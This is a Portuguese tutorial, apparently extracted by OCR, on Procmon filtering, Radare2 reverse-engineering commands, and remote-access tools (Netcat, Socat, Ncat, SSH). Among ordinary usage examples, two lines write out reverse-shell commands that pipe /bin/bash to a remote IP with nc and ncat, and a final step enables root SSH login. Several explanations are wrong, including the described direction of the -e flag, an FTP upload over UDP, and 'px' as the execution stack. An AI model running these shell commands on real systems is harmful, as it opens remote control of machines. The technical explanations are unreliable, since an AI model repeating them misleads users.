
Usar expressões regulares: permite usar expressões regulares para filtrar os resultados. Por exemplo, para filtrar apenas as atividades que envolvem arquivos com a extensão ".exe" ou ".dll", você pode digitar "Path matches .*.(exe|dll)$" na caixa de filtro.

Filtrar por resultado: permite filtrar as atividades com base no resultado. Por exemplo, para filtrar apenas as atividades que resultaram em um erro, você pode digitar "Result is not SUCCESS" na caixa de filtro.

Adicionar colunas personalizadas: permite adicionar colunas personalizadas aos resultados. Clique com o botão direito do mouse no cabeçalho da coluna e selecione "Select Columns" para adicionar uma nova coluna.

Salvar e carregar configurações: permite salvar e carregar configurações do Procmon. Clique em "File" e selecione "Save" ou "Load" para salvar ou carregar as configurações.

Ativar ou desativar eventos de captura: permite ativar ou desativar eventos de captura específicos. Clique em "Filter" e selecione "Filter..." ou pressione Ctrl + L para abrir a janela de filtro e selecione a guia "Event Filters". Lá você pode selecionar ou desmarcar as atividades que deseja monitorar.



Radare2 (https://github.com/radareorg/radare2): é uma ferramenta de engenharia reversa que pode ser usada para examinar binários maliciosos.

Alguns exemplos de uso incluem:

Abrir um arquivo binário:

```
r2 nome_do_arquivo
```

Este comando abre um arquivo binário com o nome nome_do_arquivo no Radare2.

Exibir informações sobre o binário:

```
iI
```

Este comando exibe informações gerais sobre o binário, como o formato, arquitetura, entrada de endereço, endereço base e tamanho.

Exibir a lista de seções:

```
iS
```

Este comando exibe uma lista de seções do binário, como .text, .data, .rodata, etc.

Exibir a lista de símbolos:

```
is
```

Este comando exibe uma lista de símbolos do binário, como funções, variáveis globais, etc.

Exibir a lista de funções:

```
afl
```

Este comando exibe uma lista de todas as funções do binário, juntamente com seus endereços.

Exibir o código assembly de uma função:

```
pdf @nome_da_funcao
```

Este comando exibe o código assembly da função com o nome nome_da_funcao.

Navegar para um endereço específico:

```
s endereço
```

Este comando navega para o endereço especificado.

Desmontar o código assembly em torno do endereço atual:

```
pd
```

Este comando desmonta o código assembly em torno do endereço atual.

Exibir as strings do binário:

```
izz
```

Este comando exibe todas as strings do binário, incluindo strings ASCII e Unicode.

Modificar um valor em um endereço específico:

```
wx valor endereço
```

Este comando modifica o valor no endereço especificado para o valor especificado.

Buscar uma sequência de bytes em todo o binário:

```
/ sequência_de_bytes
```

Este comando busca uma sequência de bytes específica em todo o binário e exibe os resultados.

Exibir o gráfico de fluxo de controle da função atual:

```
ag
```

Este comando exibe o gráfico de fluxo de controle da função atual.

Exibir informações sobre um registrador específico:

```
dr registrador
```

Este comando exibe informações sobre um registrador específico, como seu valor atual e seu tamanho.

Analisar as permissões da seção atual:

```
iR
```

Este comando exibe as permissões da seção atual, como a capacidade de leitura, gravação e execução.

Exibir as variáveis locais da função atual:

```
afv
```

Este comando exibe uma lista de todas as variáveis locais da função atual.

Exibir a pilha de execução:

```
px
```

Este comando exibe a pilha de execução atual, mostrando os valores hexadecimais em cada endereço.

Alterar o modo de exibição:

```
e scr.color = 1
```

Este comando altera o modo de exibição para colorido, tornando a exibição do Radare2 mais fácil de ler.

Exibir a lista de bibliotecas compartilhadas:

```
il
```

Este comando exibe uma lista de todas as bibliotecas compartilhadas que o binário está vinculado.

Exibir informações sobre um símbolo específico:

```
is nome_do_símbolo
```

Este comando exibe informações sobre um símbolo específico com o nome nome_do_símbolo.

Exibir o mapa de memória do binário:

```
dm
```

Este comando exibe o mapa de memória do binário, mostrando os endereços iniciais e finais de cada seção.

Acesso Remoto

Netcat (https://netcat.sourceforge.net/): permite a criação de conexões TCP ou UDP e a transmissão de dados entre hosts. O Netcat é frequentemente usado para testar conectividade, varredura de portas, transferência de arquivos, entre outras funções.

Exemplo de comando:

Abrir uma conexão TCP:

```
nc host port
```

Este comando abre uma conexão TCP com o host e a porta especificados. Por exemplo, nc google.com 80 abre uma conexão TCP com o servidor web do Google.

Abrir uma conexão UDP:

```
nc -u host port
```

Este comando abre uma conexão UDP com o host e a porta especificados. Por exemplo, nc -u 192.168.1.1 53 abre uma conexão UDP com o servidor DNS em um endereço IP específico.

Ouvir uma porta TCP:

```
nc -l port
```

Este comando faz com que o Netcat escute na porta especificada para conexões de entrada. Por exemplo, nc -l 4444 fará com que o Netcat ouça as conexões que chegarem à porta TCP 4444.

Transferir arquivos entre dois computadores:

```
nc -l port < arquivo | nc host port
```

Este comando transfere um arquivo de um computador para outro usando o Netcat. Primeiro, o Netcat é executado no computador de destino para ouvir as conexões na porta especificada. Em seguida, o Netcat é executado no computador de origem para enviar o arquivo para o computador de destino.

Exibir um banner de boas-vindas personalizado:

```
echo "Bem-vindo ao meu servidor!" | nc -l port
```

Este comando exibe um banner de boas-vindas personalizado para os usuários que se conectarem ao servidor Netcat.

Executar um comando remoto:

```
nc host port -e comando
```

Este comando executa um comando remoto no host especificado e retorna a saída para o computador local. Por exemplo, nc 192.168.1.1 4444 -e /bin/bash executará uma sessão de shell remoto no host com o endereço IP 192.168.1.1 na porta TCP 4444.

Encaminhar uma porta local para uma porta remota:

```
nc -l port | nc host port
```

Este comando encaminha o tráfego de uma porta local para uma porta remota. Por exemplo, nc -l 8080 | nc google.com 80 encaminha o tráfego da porta TCP 8080 para a porta TCP 80 no servidor web do Google.

Verificar se uma porta está aberta:

```
nc -vz host port
```

Este comando verifica se uma porta está aberta no host especificado. O Netcat tenta estabelecer uma conexão com o host e a porta especificados e exibe uma mensagem se a conexão for bem-sucedida ou não. Por exemplo, nc -vz google.com 80 verifica se a porta TCP 80 está aberta no servidor web do Google.

Testar uma conexão Telnet:

```
nc host port
```

Este comando pode ser usado para testar uma conexão Telnet com um host e uma porta especificados. Por exemplo, nc google.com 23 tenta se conectar ao servidor Telnet no Google.

Testar uma conexão SSH:

```
nc host port
```

Este comando também pode ser usado para testar uma conexão SSH com um host e porta especificados. Por exemplo, nc github.com 22 tenta se conectar ao servidor SSH no Github.

Conectar-se a uma fonte de áudio em streaming:

```
nc -l -p 1234 | mplayer -cache 8192 -
```

Este comando conecta o Netcat a uma fonte de áudio em streaming e o redireciona para o player de áudio MPlayer. O áudio é reproduzido enquanto é recebido em tempo real.

Enviar um arquivo para um servidor FTP:

```
cat arquivo.txt | nc -u host 21
```

Este comando envia um arquivo para um servidor FTP usando o Netcat. O arquivo é lido pelo comando cat e enviado para o servidor na porta UDP 21.

Obter um diretório remoto em uma conexão FTP:

```
echo "USER anonymous\nPASS anonymous@\nls" | nc -n ftp.servidor.com 21
```

Este comando obtém um diretório remoto em uma conexão FTP usando o Netcat. Ele envia as informações de login e um comando para listar o diretório para o servidor na porta TCP 21.

Transferir arquivos entre dois computadores usando criptografia:

```
nc -l port | openssl enc -d -aes256 -pass pass:senha | tar xf -
```

Este comando transfere um arquivo entre dois computadores usando o Netcat e criptografia AES256. Primeiro, o Netcat é executado no computador de destino para ouvir as conexões na porta especificada. Em seguida, o comando openssl é usado para descriptografar o arquivo enquanto é recebido em tempo real pelo Netcat.

Encaminhar uma porta local para um serviço remoto:

```
nc -l -p 1234 -c 'nc servidor-remoto 22'
```

Este comando encaminha o tráfego da porta local TCP 1234 para o serviço remoto na porta TCP 22 no servidor remoto. Quando uma conexão é recebida na porta 1234, o Netcat encaminha o tráfego para o serviço remoto usando outro comando nc.

Socat (http://www.dest-unreach.org/socat/)

: suporta uma ampla variedade de protocolos e pode ser usada para criar conexões de rede, redirecionar portas, criptografar comunicações e outras funções. O Socat é frequentemente usado para criar túneis de rede, realizar redirecionamento de porta e criar pontes de comunicação.

Exemplo de comando:

Encaminhar uma porta local para um serviço remoto:

```
socat TCP-LISTEN:1234,fork TCP:servidor-remoto:22
```

Este comando encaminha o tráfego da porta local TCP 1234 para o serviço remoto na porta TCP 22 no servidor remoto. Quando uma conexão é recebida na porta 1234, o Socat encaminha o tráfego para o serviço remoto.

Criar um túnel VPN usando SSH:

```
socat TCP-LISTEN:1234,fork SOCKS4A:localhost:vpn.servidor.com:22,socksport=1080
```

Este comando cria um túnel VPN usando o SSH e o protocolo SOCKS4a. Ele encaminha o tráfego da porta local TCP 1234 para o servidor VPN na porta TCP 22 no servidor VPN. O tráfego é encaminhado através do proxy SOCKS4a no endereço localhost:1080.

Enviar uma mensagem para outro computador usando UDP:

```
echo "Olá, mundo" | socat - UDP-DATAGRAM:255.255.255.255:1234,broadcast
```

Este comando envia uma mensagem para outro computador usando o protocolo UDP. A mensagem é lida pelo comando echo e enviada como um datagrama UDP para o endereço de broadcast *255.255.255.255* na porta 1234.

Criar um túnel de porta serial virtual:

```
socat pty,link=/dev/ttyS10 pty,link=/dev/ttyS11
```

Este comando cria um túnel de porta serial virtual entre as portas /dev/ttyS10 e /dev/ttyS11. O tráfego enviado para uma porta é encaminhado para a outra porta.

Compartilhar um diretório local com outro computador:

```
socat TCP-LISTEN:1234,fork SYSTEM:'tar cf - /diretorio/local' | socat - TCP:servidor-remoto:1234
```

Este comando compartilha um diretório local com outro computador usando o protocolo TCP. Ele cria um serviço na porta TCP 1234 que lê o diretório local especificado e envia seu conteúdo para o computador remoto na mesma porta.

Criar um túnel de porta serial para TCP:

```
socat pty,link=/dev/ttyS10,raw,echo=0 TCP:192.168.1.100:1234
```

Este comando cria um túnel de porta serial para TCP. Ele cria uma porta serial virtual em /dev/ttyS10 e encaminha o tráfego para o endereço IP 192.168.1.100 na porta TCP 1234.

Encaminhar uma porta local para um serviço remoto com criptografia SSL/TLS:

```
socat TCP-LISTEN:1234,fork OPENSSL:www.google.com:443,verify=0
```

Este comando encaminha o tráfego da porta local TCP 1234 para o serviço remoto na porta TCP 443 no servidor do Google. A conexão é criptografada usando o protocolo SSL/TLS, e a opção verify=0 é usada para desabilitar a verificação de certificado SSL.

Criar um túnel de SSH reverso:

```
socat TCP-LISTEN:1234,fork EXEC:"ssh -p 22 -i ~/.ssh/id_rsa usuario@servidor-remoto 'socat STDIO TCP:localhost:22'"
```

Este comando cria um túnel de SSH reverso. Ele encaminha o tráfego da porta local TCP 1234 para a porta TCP 22 no servidor remoto usando o SSH. O túnel é iniciado executando o comando socat no servidor remoto.

Gravar o tráfego de rede em um arquivo:

```
socat -u TCP-LISTEN:1234 STDOUT > tráfego-de-rede.log
```

Este comando grava o tráfego de rede em um arquivo de log. Ele cria um serviço na porta TCP 1234 que envia o tráfego recebido para a saída padrão (STDOUT), que é redirecionado para um arquivo de log.

Criar um servidor de chat usando o protocolo IRC:

```
socat TCP-LISTEN:6667,fork SYSTEM:'nc chat.freenode.net 6667' | socat STDIO TCP:localhost:6667
```

Este comando cria um servidor de chat usando o protocolo IRC. Ele cria um serviço na porta TCP 6667 que se conecta a um servidor de chat na rede Freenode usando o comando nc. O serviço também recebe conexões de clientes locais e encaminha o tráfego para o servidor de chat remoto.

Ncat (https://nmap.org/ncat/): é uma versão aprimorada do Netcat com recursos adicionais, incluindo criptografia SSL/TLS, autenticação de usuário, redirecionamento de porta e outras funções. O Ncat é frequentemente usado para testar conectividade, transferência de arquivos e outras funções de rede.

Exemplo de comando:

Escutar em uma porta TCP específica:

```
ncat -l 1234
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234.

Conectar-se a um servidor remoto em uma porta TCP específica:

```
ncat 192.168.1.100 1234
```

Este comando inicia uma conexão TCP com o servidor em 192.168.1.100 na porta TCP 1234.

Escutar em uma porta UDP específica:

```
ncat -lu 1234
```

Este comando inicia o Ncat em modo de escuta na porta UDP 1234.

Conectar-se a um servidor remoto em uma porta UDP específica:

```
ncat -u 192.168.1.100 1234
```

Este comando inicia uma conexão UDP com o servidor em 192.168.1.100 na porta UDP 1234.

Escutar em uma porta TCP com criptografia SSL/TLS:

```
ncat --ssl -l 1234
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234 usando criptografia SSL/TLS.

Conectar-se a um servidor remoto em uma porta TCP com criptografia SSL/TLS:

```
ncat --ssl 192.168.1.100 1234
```

Este comando inicia uma conexão TCP com o servidor em 192.168.1.100 na porta TCP 1234 usando criptografia SSL/TLS.

Encaminhar uma porta local para um serviço remoto com criptografia SSL/TLS:

```
ncat --ssl -l 1234 --sh-exec "ncat --ssl www.google.com 443"
```

Este comando encaminha o tráfego da porta local TCP 1234 para o serviço remoto na porta TCP 443 no servidor do Google. A conexão é criptografada usando o protocolo SSL/TLS.

Gravar o tráfego de rede em um arquivo:

```
ncat -l 1234 > tráfego-de-rede.log
```

Este comando grava o tráfego de rede recebido na porta TCP 1234 em um arquivo de log.

Criar um chat em linha de comando:

```
ncat -l 1234 --chat
```

Este comando cria um chat em linha de comando na porta TCP 1234. As mensagens enviadas por um cliente são exibidas em todos os terminais conectados ao servidor.

Executar comandos remotos em um shell:

```
ncat 192.168.1.100 1234 -e /bin/bash
```

Este comando inicia uma conexão TCP com o servidor em 192.168.1.100 na porta TCP 1234 e executa um shell remoto. Todos os comandos digitados no terminal local são executados no shell remoto.

Escutar em uma porta TCP e enviar o output para outro host:

```
ncat -l 1234 | ncat 192.168.1.100 5678
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234. O output recebido é então encaminhado para outro host na porta TCP 5678.

Escutar em uma porta TCP e enviar o output para um arquivo:

```
ncat -l 1234 > output.txt
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234 e grava o output recebido em um arquivo de texto.

Conectar-se a um servidor remoto e executar um comando remoto:

```
ncat 192.168.1.100 1234 -c "ls -la"
```

Este comando inicia uma conexão TCP com o servidor em 192.168.1.100 na porta TCP 1234 e executa o comando "ls -la" no shell remoto.

Escutar em uma porta TCP e redirecionar o tráfego para um serviço diferente:

```
ncat -l 1234 --sh-exec "ncat www.google.com 80"
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234 e redireciona o tráfego recebido para o serviço HTTP na porta TCP 80 do servidor do Google.

Conectar-se a um servidor remoto e enviar um arquivo:

```
ncat 192.168.1.100 1234 < arquivo.txt
```

Este comando inicia uma conexão TCP com o servidor em 192.168.1.100 na porta TCP 1234 e envia o conteúdo do arquivo "arquivo.txt" para o servidor.

Escutar em uma porta TCP e enviar o tráfego recebido para vários destinos:

```
ncat -l 1234 --sh-exec "tee >(ncat 192.168.1.100 5678) >(ncat 192.168.1.101 5678)"
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234 e encaminha o tráfego recebido para dois destinos diferentes: o host em 192.168.1.100 na porta TCP 5678 e o host em 192.168.1.101 na porta TCP 5678.

Conectar-se a um servidor remoto e abrir uma sessão interativa:

```
ncat 192.168.1.100 1234 --sh-interact
```

Este comando inicia uma conexão TCP com o servidor em 192.168.1.100 na porta TCP 1234 e abre uma sessão interativa de shell remoto.

Escutar em uma porta TCP e responder com uma mensagem predefinida:

```
ncat -l 1234 --exec "/bin/echo 'Hello, world!'"
```

Este comando inicia o Ncat em modo de escuta na porta TCP 1234 e responde a qualquer conexão recebida com a mensagem "Hello, world!".

SSH (https://www.openssh.com/): permite que o usuário se conecte a um servidor remoto de forma segura e execute comandos a partir da linha de comando. O SSH também pode ser usado para criar túneis de rede, redirecionar portas e outras funções.

Exemplo de comando:

Conectar-se a um servidor remoto usando autenticação de senha:

```
ssh user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", solicitando a senha para autenticação.

Conectar-se a um servidor remoto usando autenticação de chave pública:

```
ssh -i ~/.ssh/my_key user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", autenticando com a chave privada "my_key" armazenada no diretório "~/.ssh".

Encaminhar uma porta local para uma porta remota usando SSH:

```
ssh -L 8080:localhost:80 user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", encaminhando a porta local 8080 para a porta remota 80 no servidor "localhost".

Copiar um arquivo de ou para um servidor remoto:

```
scp /path/to/local/file user@remote-host:/path/to/remote/file
```

Este comando copia o arquivo "local/file" para o servidor remoto "remote-host" no caminho "/path/to/remote/file".

Executar um comando em um servidor remoto sem iniciar uma sessão interativa:

```
ssh user@remote-host 'ls -la'
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", executa o comando "ls -la" no shell remoto e retorna o output para o shell local.

Conectar-se a um servidor remoto usando um proxy SSH:

```
ssh -o ProxyCommand='ssh -W %h:%p proxy-host' user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", usando o host "proxy-host" como proxy SSH.

Executar um comando em vários servidores remotos simultaneamente:

```
parallel-ssh -h hosts.txt 'echo $HOSTNAME'
```

Este comando usa a ferramenta "parallel-ssh" para executar o comando "echo $HOSTNAME" em vários servidores listados no arquivo "hosts.txt" e retorna o output para o shell local.

Montar um sistema de arquivos remoto usando SSHFS:

```
sshfs user@remote-host:/path/to/remote/directory /path/to/local/mountpoint
```

Este comando monta o diretório remoto "/path/to/remote/directory" no servidor remoto "remote-host" em um ponto de montagem local "/path/to/local/mountpoint" usando o SSHFS.

Executar um script em um servidor remoto:

```
ssh user@remote-host 'bash -s' < script.sh
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", executa o script "script.sh" e retorna o output para o shell local.

Criar um túnel reverso SSH:

```
ssh -R 8080:localhost:80 user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", criando um túnel reverso que encaminha a porta remota 8080 para a porta local 80 no servidor "localhost".

Encaminhar várias portas locais para várias portas remotas usando SSH:

```
ssh -L 8080:localhost:80 -L 8081:localhost:443 user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", encaminhando a porta local 8080 para a porta remota 80 e a porta local 8081 para a porta remota 443.

Conectar-se a um servidor remoto usando um arquivo de configuração:

```
ssh -F /path/to/config user@remote-host
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", usando o arquivo de configuração "/path/to/config" para as opções de conexão.

Executar um comando em segundo plano em um servidor remoto:

```
ssh user@remote-host 'nohup command > /dev/null 2>&1 &'
```

Este comando inicia uma sessão SSH com o host remoto "remote-host" como o usuário "user", executa o comando "command" em segundo plano e redireciona o output para o /dev/null.

Configurar um servidor SSH para aceitar conexões somente com chaves públicas:

```
sudo nano /etc/ssh/sshd_config
```

Este comando abre o arquivo de configuração do SSH e permite editar as configurações. Procure a linha que começa com "PasswordAuthentication" e altere o valor para "no". Salve e saia do arquivo.

Configurar um servidor SSH para permitir o acesso root:

```
sudo nano /etc/ssh/sshd_config
```

Este comando abre o arquivo de configuração do SSH e permite editar as configurações. Procure a linha que começa com "PermitRootLogin" e altere o valor para "yes". Salve e saia do arquivo. Lembre-se de reiniciar o serviço SSH para aplicar as alterações.